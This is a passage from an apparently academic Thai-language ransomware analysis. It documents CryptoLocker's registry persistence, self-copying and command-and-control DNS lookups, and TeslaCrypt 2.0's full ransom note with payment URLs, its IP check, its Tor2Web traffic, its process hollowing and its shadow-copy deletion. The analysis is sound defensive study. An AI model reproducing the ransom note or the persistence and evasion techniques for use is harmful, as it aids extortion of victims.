9:02:2...	cryptolocker.exe	896	RegCloseKey	HKCU\Software\50F0E90012\Keys
9:02:2...	cryptolocker.exe	896	RegQueryKey	HKCU
9:02:2...	cryptolocker.exe	896	RegOpenKey	HKCU\Software\50F0E90012\Files
9:02:2...	cryptolocker.exe	896	RegQueryKey	HKCU
9:02:2...	cryptolocker.exe	896	RegCreateKey	HKCU\Software\50F0E90012\Files
9:02:2...	cryptolocker.exe	896	RegQueryValue	HKCU\Software\50F0E90012\Files\(Default)
9:02:2...	cryptolocker.exe	896	RegSetValue	HKCU\Software\50F0E90012\Files\(Default)
9:02:2...	cryptolocker.exe	896	RegCloseKey	HKCU\Software\50F0E90012\Files
9:02:2...	cryptolocker.exe	896	RegQueryKey	HKCU
9:02:2...	cryptolocker.exe	896	RegOpenKey	HKCU\Software\Microsoft\Windows\CurrentVersion\Run
9:02:2...	cryptolocker.exe	896	RegQueryValue	HKCU\Software\Microsoft\Windows\CurrentVersion\Run\50F0E90012

รูปที่ 4.24 มัลแวร์มีการสร้างรีจิสทรีที่ใช้เก็บรายการของไฟล์ที่เข้ารหัสและกุญแจที่ใช้เข้ารหัส

หลังจากนั้นโปรเซสของ CryptoLocker ได้มีการสร้างไฟล์ใหม่ชื่อว่า 50F0E90012.exe ขึ้นมาโดยมีการคัดลอกข้อมูลจากไฟล์โปรแกรมต้นฉบับของ CryptoLocker ไป

9:02:3...	cryptolocker.exe	896	RegOpenKey	HKLM\Software\Policies\Microsoft\Windows\System
9:02:3...	cryptolocker.exe	896	RegQueryValue	HKLM\SOFTWARE\Policies\Microsoft\Windows\System\CopyFileBufferedSynchronousIo
9:02:3...	cryptolocker.exe	896	RegCloseKey	HKLM\SOFTWARE\Policies\Microsoft\Windows\System
9:02:3...	cryptolocker.exe	896	CreateFile	C:\Users\VM\Desktop\cryptolocker\cryptolocker.exe
9:02:3...	cryptolocker.exe	896	QueryAttributeTagFile	C:\Users\VM\Desktop\cryptolocker\cryptolocker.exe
9:02:3...	cryptolocker.exe	896	CloseFile	C:\Users\VM\Desktop\cryptolocker\cryptolocker.exe
9:02:3...	cryptolocker.exe	896	CreateFile	C:\Users\VM\Desktop\cryptolocker\cryptolocker.exe
9:02:3...	cryptolocker.exe	896	QueryStandardInformationFile	C:\Users\VM\Desktop\cryptolocker\cryptolocker.exe
9:02:3...	cryptolocker.exe	896	QueryBasicInformationFile	C:\Users\VM\Desktop\cryptolocker\cryptolocker.exe
9:02:3...	cryptolocker.exe	896	QueryStreamInformationFile	C:\Users\VM\Desktop\cryptolocker\cryptolocker.exe
9:02:3...	cryptolocker.exe	896	QueryBasicInformationFile	C:\Users\VM\Desktop\cryptolocker\cryptolocker.exe
9:02:3...	cryptolocker.exe	896	QueryEaInformationFile	C:\Users\VM\Desktop\cryptolocker\cryptolocker.exe
9:02:3...	cryptolocker.exe	896	CreateFile	C:\Users\VM\AppData\Roaming\50F0E90012.exe
9:02:3...	cryptolocker.exe	896	CloseFile	C:\Users\VM\AppData\Roaming\50F0E90012.exe
9:02:3...	cryptolocker.exe	896	ReadFile	C:
9:02:3...	cryptolocker.exe	896	CreateFile	C:\Users\VM\AppData\Roaming\50F0E90012.exe
9:02:3...	cryptolocker.exe	896	QueryAttributeInformationVolume	C:\Users\VM\AppData\Roaming\50F0E90012.exe
9:02:3...	cryptolocker.exe	896	QueryBasicInformationFile	C:\Users\VM\AppData\Roaming\50F0E90012.exe
9:02:3...	cryptolocker.exe	896	QueryAttributeInformationVolume	C:\Users\VM\Desktop\cryptolocker\cryptolocker.exe
9:02:3...	cryptolocker.exe	896	SetEndOfFileInformationFile	C:\Users\VM\AppData\Roaming\50F0E90012.exe
9:02:3...	cryptolocker.exe	896	RegOpenKey	HKLM\Software\Policies\Microsoft\Windows\System
9:02:3...	cryptolocker.exe	896	RegQueryValue	HKLM\SOFTWARE\Policies\Microsoft\Windows\System\CopyFileChunkSize
9:02:3...	cryptolocker.exe	896	RegQueryValue	HKLM\SOFTWARE\Policies\Microsoft\Windows\System\CopyFileOverlappedCount
9:02:3...	cryptolocker.exe	896	RegCloseKey	HKLM\SOFTWARE\Policies\Microsoft\Windows\System
9:02:3...	cryptolocker.exe	896	ReadFile	C:\Users\VM\Desktop\cryptolocker\cryptolocker.exe
9:02:3...	cryptolocker.exe	896	WriteFile	C:\Users\VM\AppData\Roaming\50F0E90012.exe
9:02:3...	cryptolocker.exe	896	WriteFile	C:\Users\VM\AppData\Roaming\50F0E90012.exe
9:02:3...	cryptolocker.exe	896	ReadFile	C:\Users\VM\Desktop\cryptolocker\cryptolocker.exe
9:02:3...	cryptolocker.exe	896	WriteFile	C:\Users\VM\AppData\Roaming\50F0E90012.exe
9:02:3...	cryptolocker.exe	896	WriteFile	C:\Users\VM\AppData\Roaming\50F0E90012.exe
9:02:3...	cryptolocker.exe	896	SetBasicInformationFile	C:\Users\VM\AppData\Roaming\50F0E90012.exe

รูปที่ 4.25 มัลแวร์มีการสร้างไฟล์โปรแกรมใหม่สำหรับการเข้ารหัสข้อมูลชื่อว่า 50F0E90012.exe

หลังจากนั้นโปรเซส 50F0E90012.exe ได้ถูกสั่งให้ทำงานและมีการพยายามสร้างการเชื่อมต่อไปที่เซิร์ฟเวอร์ที่ใช้ในการออกคำสั่งและควบคุมตามที่ปรากฏในซอร์สโค้ดของมัลแวร์ อย่างไรก็ตามเซิร์ฟเวอร์ทั้งหมดไม่มีการตอบกลับไปหา CryptoLocker จึงเกิดการทำงานวนซ้ำไปเรื่อย ๆ จนกระทั่งการวิเคราะห์ยุติลง


Destination	Protocol	Length	Info
103.25.203.137	DNS	68	Standard query 0x3811 A cabin.su
103.25.203.137	DNS	68	Standard query 0x5faa A cabin.su
10.0.2.15	DNS	127	Standard query response 0x3811 A cabin.su SOA ns1.r01.ru
10.0.2.15	DNS	127	Standard query response 0x5faa A cabin.su SOA ns1.r01.ru
103.25.203.137	DNS	67	Standard query 0x3907 A wrax.ru
10.0.2.15	DNS	128	Standard query response 0x3907 No such name A wrax.ru SOA a.dns.ripn.net
103.25.203.137	DNS	68	Standard query 0x5b29 A icals.ru
10.0.2.15	DNS	129	Standard query response 0x5b29 No such name A icals.ru SOA a.dns.ripn.net
103.25.203.137	DNS	67	Standard query 0x7c46 A hips.su
10.0.2.15	DNS	128	Standard query response 0x7c46 No such name A hips.su SOA a.dns.ripn.net
103.25.203.137	DNS	66	Standard query 0x3dde A yot.su
8.8.8.8	DNS	66	Standard query 0x3dde A yot.su
103.25.203.137	DNS	66	Standard query 0x3dde A yot.su
10.0.2.15	DNS	127	Standard query response 0x3dde No such name A yot.su SOA a.dns.ripn.net

รูปที่ 4.26 มัลแวร์มีความพยายามในการส่งข้อมูลไปหาเซิร์ฟเวอร์ที่ใช้ในการออกคำสั่งและควบคุม

4.3.2 ลำดับที่ 2 TeslaCrypt_2015

จากการวิเคราะห์มัลแวร์เรียกค่าไถ่ 2015-07-20-Nuclear-EK-payload-TeslaCrypt-2.0.exe หรือในที่ในรายงานนี้เรียกว่า TeslaCrypt_2015 ในลำดับที่ 2 ด้วยวิธีการวิเคราะห์มัลแวร์แบบ dynamic พบรายละเอียดที่น่าสนใจดังนี้

มัลแวร์เรียกค่าไถ่ TeslaCrypt_2015 มีการเข้ารหัสจนเสร็จสิ้นครบกระบวนการ โดยเมื่อรกระบวนการเข้ารหัสเสร็จสิ้นนั้น มัลแวร์จะมีการแสดงข้อมูลรายละเอียดที่เกี่ยวกับการโอนเงินค่าไถ่ผ่านทางไฟล์สามรูปแบบ ได้แก่ ไฟล์รูป, ไฟล์ข้อความและไฟล์เว็บเพจ โดยมีข้อมูลในลักษณะที่คล้ายกัน


What happened to your files?
All of your files were protected by a strong encryption with RSA-2048 using CryptoWall 3.0.
More information about the encryption RSA-2048 can be found here: http://en.wikipedia.org/wiki/RSA_(cryptosystem)

What does this mean?
This means that the structure and data within your files have been irrevocably changed, you will not be able to work with them, read them or see them, it is the same thing as losing them forever, but with our help, you can restore them.

How did this happen?
Especially for you, on our server was generated the secret key pair RSA-2048 - public and private.
All your files were encrypted with the public key, which has been transferred to your computer via the Internet.
Decrypting of YOUR FILES is only possible with the help of the private key and decrypt program, which is on our SECRET SERVER!!!.

What do I do?
Alas, if you do not take the necessary measures for the specified time then the conditions for obtaining the private key will be changed.
If you really need your data, then we suggest you do not waste valuable time searching for other solutions because they do not exist.

For more specific instructions, please visit your personal home page, there are a few different addresses pointing to your page below:

1.http://kosdfnure75.op1gifsd05mllk.com/419539671E9FA891
2.http://gfdkotriam.fo4j4wnq51hepa.com/419539671E9FA891
3.https://zpr5huq4bgmutfnf.onion.to/419539671E9FA891


รูปที่ 4.27 ข้อมูลรายละเอียดสำหรับการโอนเงินค่าไถ่ของ TeslaCrypt_2015

โดยในข้อมูลรายละเอียดสำหรับการโอนเงินค่าไถ่นั้น มีการแจ้งข้อมูลที่น่าสนใจต่าง ดังนี้

- มัลแวร์มีการแจ้งผู้ใช้งานว่าได้ทำการเข้ารหัสไฟล์โดยการใช้อัลกอริธึม RSA ที่ขนาดของกุญแจ 2048 บิต
- มัลแวร์มีการอ้างอิงถึงชื่อของมัลแวร์เรียกค่าไถ่อีกประเภทหนึ่งคือ CryptoWall 3.0 ซึ่งอาจเป็นไปได้ว่ามัลแวร์ TeslaCrypt ในเวอร์ชันนี้มีการพัฒนาต่อมาจากมัลแวร์เรียกค่าไถ่ CrytoWall 3.0
- มัลแวร์ได้มีการชี้แจงผู้ใช้งานเบื้องต้นว่าเกิดอะไรขึ้นกับไฟล์ของผู้ใช้งาน ทั้งในประเด็นเรื่องการเข้ารหัสไฟล์ กุญแจสาธารณะและกุญแจลับ รวมไปถึงวิธีในการที่จะได้มาซึ่งกุญแจลับที่ใช้ในการถอดรหัสไฟล์
- มัลแวร์มีการใช้คำขู่ว่าหากผู้ใช้งานไม่ทำการจ่ายค่าไถ่ในเวลาที่กำหนดนั้น เงื่อนไขในการได้รับกุญแจลับอาจจะเปลี่ยนแปลงไป (คือมีการเพิ่มเงินค่าไถ่จากมูลค่าที่ได้แจ้งไว้ในตอนแรก)
- มัลแวร์ใช้ช่องทางการเงินผ่านโดยมีการตั้งเซิร์ฟเวอร์ในเครือข่าย Tor และใช้บริการของ Tor2Web ในการเปลี่ยนเส้นทางของทราฟิกเครือข่ายทั่วไปให้สามารถเข้าสู่เครือข่าย Tor ได้ การโอนเงินนั้นมัลแวร์จะมีการสร้างข้อมูลที่ใช้ในการยืนยันตัวของแต่ละเครื่องที่มีการติดมัลแวร์เรียกค่าไถ่ จากตัวอย่างในรูปที่ 29 นั้น ข้อมูลที่ใช้ในการยืนยันตัวตนคือสตริง 419539671E9FA891


รูปที่ 4.28 เว็บไซต์ที่ใช้สำหรับโอนเงินของ TeslaCrypt_2015 ซึ่งใช้บริการของ Tor2Web

ในกระบวนการเข้ารหัสไฟล์นั้น มัลแวร์ได้มีการแก้ไขนามสกุลของไฟล์ที่ถูกเข้ารหัสโดยเพิ่ม .zzz ต่อท้ายนามสกุลของไฟล์ และมีการเพิ่มข้อมูลบางอย่างลงในส่วนหัวของไฟล์ซึ่งทำให้ขนาดของไฟล์เพิ่มขึ้นเล็กน้อย



รูปที่ 4.29 การเปรียบเทียบไฟล์ต้นฉบับ (ทางซ้าย) และไฟล์ที่ถูกเข้ารหัส (ทางขวา)

ข้อมูลที่ถูกเพิ่มมาในไฟล์ที่ถูกเข้ารหัสนั้นจะปรากฏตามตัวอย่างในรูปที่ 29 สังเกตได้ว่ามีการเก็บค่าสตริงที่มีความยาวขนาด 128 ในแบบเลขฐานสิบหกซึ่งมีขนาดเท่ากับค่าแฮชที่ได้จากอัลกอริธึม SHA-512



```
          00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F 10
0x00000 00 00 00 00 04 AD A6 05 3C E1 B5 EF 26 72 0B 40 0D  .....ฆ.<á..&r.@.
0x00011 3F 77 9B 00 DE 3B E0 F4 A6 60 CE B9 1A BD 89 70 69  ?w..;..ƒ`.„.Ÿpi
0x00022 81 96 A2 89 0B 67 79 E9 3F B4 DA 4E 53 B6 9C C1 77  ..¢. gyØ?´.NS¶.Ÿw
0x00033 0A 7A 9E 45 D4 F0 BB EE DF 15 88 5F F8 F4 26 27 79   z.E..».._ˆ.&'y
0x00044 24 30 41 38 39 30 44 37 32 43 42 46 36 46 39 38 42  $0A890D72CBF6F98B
0x00055 41 46 34 36 30 36 34 41 46 46 31 37 31 42 35 30 36  AF46064AFF171B506
0x00066 31 35 35 39 45 32 41 35 34 36 31 45 32 45 44 37 36  1559E2A5461E2ED76
0x00077 44 33 37 37 33 39 36 43 37 43 39 41 43 37 42 30 31  D377396C7C9AC7B01
0x00088 34 36 34 35 46 31 31 32 32 33 45 46 42 41 33 32 31  4645F11223EFBA321
0x00099 32 30 36 35 35 42 45 31 36 32 41 31 36 38 41 30 41  20655BE162A168A0A
0x000AA 46 44 45 35 41 41 41 46 36 33 45 41 33 36 41 36 38  FDE5AAAF63EA36A68
0x000BB 42 38 43 46 35 33 32 32 30 30 00 00 04 26 F7 D0 36  B8CF532200...&÷Ð6
0x000CC 49 A8 7C C4 6A 43 F3 E5 84 29 86 01 F7 81 70 72 FB  I¨|ÄjCóå„)†.÷.prû
0x000DD 9D 19 E8 F5 DB 27 C0 58 F8 BC E2 9E 41 71 4C 53 9C  ..èõÛ'ÀXø¼â.AqLS.
0x000EE 65 91 F6 BA 5D 60 2E 7E 53 C5 7B C2 27 35 72 C6 8C  e.."]`.~SÅ{Â'5rÆ.
0x000FF 18 89 FF 0A A3 AE 9E 44 F0 30 41 38 41 46 43 41 46  .„ÿ.£Ž.Dð0A8AFCAF
0x00110 32 36 31 43 34 43 35 32 42 31 33 44 32 32 41 44 44  261C4C52B13D22ADD
0x00121 33 36 37 43 45 44 34 42 35 45 38 30 41 34 34 34 32  367CED4B5E80A4442
0x00132 34 41 38 38 31 30 42 45 34 39 34 45 31 39 39 39 46  4A8810BE494E1999F
0x00143 32 36 35 34 45 44 41 30 33 35 30 30 38 30 37 46 42  2654EDA03500807FB
0x00154 37 45 39 36 36 37 30 31 42 41 33 37 42 36 30 43 34  7E9667018A37B60C4
0x00165 41 35 32 39 31 41 37 42 35 41 37 37 33 37 30 36 46  A5291A7B5A773706F
0x00176 33 46 41 42 33 32 41 34 45 36 46 33 36 39 38 33 41  3FAB32A4E6F36983A
0x00187 38 00 00 DC 0C 15 C2 A7 4A 22 7D FF 8F 8F 79 96 E1  8..Ü..Â§J"}ÿ..ÿy.á
0x00198 EE E4 22 68 0D 00 F1 C7 B5 77 D4 E0 8D 53 3B E9 80  îä"h..ñÇµwÔà.S;é.
```

รูปที่ 4.30 ข้อมูลที่ถูกเพิ่มเข้ามาที่ส่วนหัวของไฟล์ที่ถูกเข้ารหัสโดย TeslaCrypt_2015

เมื่อตรวจสอบพฤติกรรมทางด้านเครือข่ายของ TeslaCrypt_2015 พบว่ามัลแวร์มีการส่งคำร้องไปที่เว็บไซต์ ipinfo.io เพื่อเก็บข้อมูลหมายเลขไอพีของเครื่องคอมพิวเตอร์ที่มีการติดเชื้อ TeslaCrypt_2015

```
GET /ip HTTP/1.1
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 5.1; Trident/4.0; .NET CLR
1.1.4322; .NET CLR 2.0.50727; .NET CLR 3.0.04506.648; .NET CLR 3.5.21022)
Host: ipinfo.io

HTTP/1.1 200 OK
Connection: Keep-Alive
Content-Length: 13
Content-Type: text/html; charset=utf-8
Date: Tue, 26 Apr 2016 10:34:41 GMT
Server: nginx/1.6.2
Set-Cookie: first_referrer=; Path=/
Access-Control-Allow-Origin: *

171.99.0.130
```


รูปที่ 4.31 TeslaCrypt_2015 มีการเก็บข้อมูลหมายเลขไอพีของเครื่องที่ติดเชื้อ

ต่อมาปรากฏการขอดูข้อมูลผ่านโปรโตคอล DNS โดยมีการเรียกดูข้อมูลหมายเลขไอพีของโฮสต์ zpr5hu4bgmutfnf.tor2web.org ซึ่งเป็นเซิร์ฟเวอร์ที่ใช้ในการออกคำสั่งและควบคุม หลังจากการเรียกดูข้อมูลหมายเลขไอพีแอดเดรสเสร็จสิ้น มัลแวร์มีการส่งข้อมูลไปที่โฮสต์ zpr5hu4bgmutfnf.tor2web.org โดยมีการเข้ารหัสข้อมูลด้วยโปรโตคอล TLS จึงทำให้ไม่สามารถตรวจสอบข้อมูลที่ถูกส่งไปโดยมัลแวร์ได้

192.168.56.110	8.8.8.8	DNS	88	Standard query 0xe280 A zpr5huq4bgmutfnf.tor2web.org
8.8.8.8	192.168.56.110	DNS	104	Standard query response 0xe280 A 38.229.70.4
192.168.56.110	38.229.70.4	TCP	62	1044→443 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1
38.229.70.4	192.168.56.110	TCP	58	443→1044 [SYN, ACK] Seq=0 Ack=1 Win=65535 Len=0 MSS=1460
192.168.56.110	38.229.70.4	TCP	60	1044→443 [ACK] Seq=1 Ack=1 Win=64240 Len=0
192.168.56.110	38.229.70.4	TLSv1	131	Client Hello
38.229.70.4	192.168.56.110	TCP	54	443→1044 [ACK] Seq=1 Ack=78 Win=65535 Len=0
38.229.70.4	192.168.56.110	TLSv1	1474	Server Hello
38.229.70.4	192.168.56.110	TLSv1	980	Certificate
192.168.56.110	38.229.70.4	TCP	60	1044→443 [ACK] Seq=78 Ack=2347 Win=64240 Len=0
192.168.56.110	38.229.70.4	TLSv1	372	Client Key Exchange, Change Cipher Spec, Encrypted Handshake Message
38.229.70.4	192.168.56.110	TCP	54	443→1044 [ACK] Seq=2347 Ack=396 Win=65535 Len=0
38.229.70.4	192.168.56.110	TLSv1	105	Change Cipher Spec, Encrypted Handshake Message
192.168.56.110	38.229.70.4	TCP	60	1044→443 [ACK] Seq=396 Ack=2398 Win=64189 Len=0

รูปที่ 4.32 แสดงพฤติกรรมทางด้านเครือข่าย ที่มีการส่งข้อมูลไปยังเซิฟเวอร์ในเครือข่าย Tor

เมื่อตรวจสอบในส่วนของโปรเซสที่เกี่ยวข้องกับมัลแวร์เรียกค่าไถ่ TeslaCrypt_2015 พบว่า TeslaCrypt_2015 มีการสร้างและเรียกใช้งานโปรเซสเพิ่มเติมอยู่หลายโปรเซสเพื่อสนับสนุนการทำงาน




รูปที่ 4.33 โปรเซสที่มีความเกี่ยวข้องกับการทำงานของ TeslaCrypt_2015

จากข้อมูลของโปรเซสที่เกี่ยวข้องกับมัลแวร์ TeslaCrypt_2015 สามารถคาดเดาได้ว่า TeslaCrypt_2015 อาจมีการถอดรหัสตัวเองจากไฟล์ดรอปเปอร์ (ไฟล์แรกของมัลแวร์ที่ถูกรัน) ซึ่งมีผลลัพธ์กลายเป็นโปรเซสหมายเลข 2364 และจากโปรเซสหมายเลข 2364 มัลแวร์ได้มีการสร้างโปรเซสเพิ่มเติมคือโปรเซสหมายเลข 2460, 2592 ในการทำงาน และเรียกใช้โปรเซส vssadmin.exe ที่มีหมายเลข 2804 ในการลบการสำรองข้อมูลจากคุณสมบัติ Volume Shadow Copies ของระบบปฏิบัติการด้วย


สำหรับโปรเซสของไฟล์ดรอปเปอร์ของมัลแวร์ (2015-07-20-Nuclear-EK-payload-TeslaCrypt-2.0.exe) นั้น มีกระบวนการทำงานหลัก ๆ คือการแก้ไขและตรวจสอบการตั้งค่าภายในระบบรวมไปถึงการเรียกใช้ไลบรารีต่าง ๆ ที่เกี่ยวข้องกับการทำงาน โดยมัลแวร์มีการตรวจสอบที่ HKLM\SYSTEM\CurrentControlSet\Control\Nls\Locale เพื่อตรวจสอบการตั้งค่าลักษณะสถานที่ และHKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Control\Nls\Language Groups เพื่อตรวจสอบการตั้งค่าทางภาษาของระบบ และมีการใช้ฟังก์ชัน LdrLoadDll ในการเรียกใช้งานไลบรารี อาทิ ole32.dll, kernel32.dll, lpk.dll, user32.dll, imm32.dll, ntdll.dll. rpcrt4.dll, MSCTF.dll, uxtheme.dll และ version.dll หลังจากกระบวนอื่น เสร็จสิ้น มัลแวร์มีการถอดรหัสตัวเองบนหน่วยความจำและหลังจากนั้นจึงมีการสร้างโปรเซสของดรอปเปอร์ขึ้นมาใหม่พร้อมทั้ง

เรียกใช้ฟังก์ชัน WriteProcessMemory เพื่อเขียนข้อมูลซึ่งมีลักษณะส่วนหัวของข้อมูลเป็นไฟล์โปรแกรมของระบบปฏิบัติการวินโดวส์




รูปที่ 4.34 มัลแวร์มีการถอดรหัสตัวเองและเขียนค่าของโปรแกรมใหม่จากโปรเซสเดิม

หลังจากถอดรหัสเสร็จและทำการเขียนข้อมูลที่ถูกถอดรหัสลงในโปรเซสใหม่แล้ว โปรเซสดรอปเปอร์ของมัลแวร์ที่มี PID เป็น 2332 ก็มีการจบการทำงานของตัวเอง ทำให้การทำงานมัลแวร์ปัจจุบันไปอยู่ที่โปรเซสดรอปเปอร์ที่ถูกเขียนแทรกข้อมูลลงไปใหม่โดยมี PID คือ 2364 หลังจากนั้นโปรเซสหมายเลข 2364 ก็มีการทำงานต่อโดยมีการทำงานช่วงแรกเหมือนกับโปรเซสหมายเลข 2332 ทั้งหมด จนกระทั่งโปรเซสหมายเลข 2364 มีการเรียกใช้ฟังก์ชัน CoCreateInstanceEx ซึ่งเป็นฟังก์ชันเกี่ยวกับการสร้างออบเจ็กในอินเตอร์เฟส Component Object Model (COM) โดยเป็นอินเตอร์เฟสที่ใช้ในการติดต่อแลกเปลี่ยนข้อมูลระหว่างโปรเซสของระบบปฏิบัติการวินโดวส์ เมื่อมีการเปรียบเทียบการเรียกใช้ฟังก์ชัน CoCreateInstanceEx ของทั้งโปรเซสพบว่ามีการส่งค่าผลลัพธ์ออกมาในลักษณะที่แตกต่างกันซึ่งอาจคาดเดาได้ว่าเป็นเงื่อนไขการทำงานบางอย่างของมัลแวร์



รูปที่ 4.35 การเรียกใช้ฟังก์ชัน CoCreateInstanceEx ของไฟล์ดรอปเปอร์แรกของ TeslaCrypt_2015

